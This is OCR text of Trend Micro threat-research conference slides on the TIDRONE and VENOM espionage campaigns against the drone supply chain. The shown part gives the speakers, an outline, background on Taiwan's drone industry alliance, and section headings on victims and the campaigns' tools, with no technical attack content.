The Drone Supply Chain's Grand Siege: From Initial Breaches to Long-Term Espionage on High-Value Targets

Speakers: Philip Chen, Vickie Su
Contributor: Pierre Lee
(Trend Micro)

Contributors - WHOAMI

Philip Chen
Threat Researcher


Vickie Su
Sr. Threat Researcher

Pierre Lee
Sr. Threat Researcher

00. Outline

Outline

01 Background




02 Introduction

03 Campaign Analysis

04 Malware Analysis

05 Attribution



06 Takeaway

01. Background

Background Story

>_ Researcher's aspect

- How do we start?
- What's the coincidence?

 Pictures are generated by ChatGPT

Why Drone Industry is Important

Pictures are generated by ChatGPT

- **Military and Security Applications:** Drones offer valuable support in defense, surveillance, and disaster response, enhancing safety and operational efficiency

- **Alliance Formation in Taiwan:**
  - A 50-member Taiwanese drone supply chain alliance launched, aiming for international markets and backed by the government.
  - 7 major companies co-chair the alliance, with rotating monthly meetings.
  - By 2028, the alliance targets monthly production of 15,000 drones and an industrial output of NT$30 billion.


Ref:
- https://www.inside.com.tw/article/36645-major-us-drone-manufacturer-skydio-sanctioned-by-china-for-shipping-to-taiwan
- https://english.cw.com.tw/article/article.action?id=3593

02. Introduction

Introduction – Campaigns

I'll attack the upstream vendor first, then it's your turn.

Got it!



Campaign VENOM

Campaign TIDRONE


 Pictures are generated by ChatGPT

Campaign TIDRONE: Victimology – Targeted Countries


Campaign TIDRONE: Victimology – Targeted Industries

Campaign TIDRONE: Victimology – Targeted Industries


Arsenal of Campaign TIDRONE




Trace Back to Campaign VENOM




Campaign VENOM: Victimology – Targeted Industries



Arsenal of Campaign VENOM



Attacker's aspect

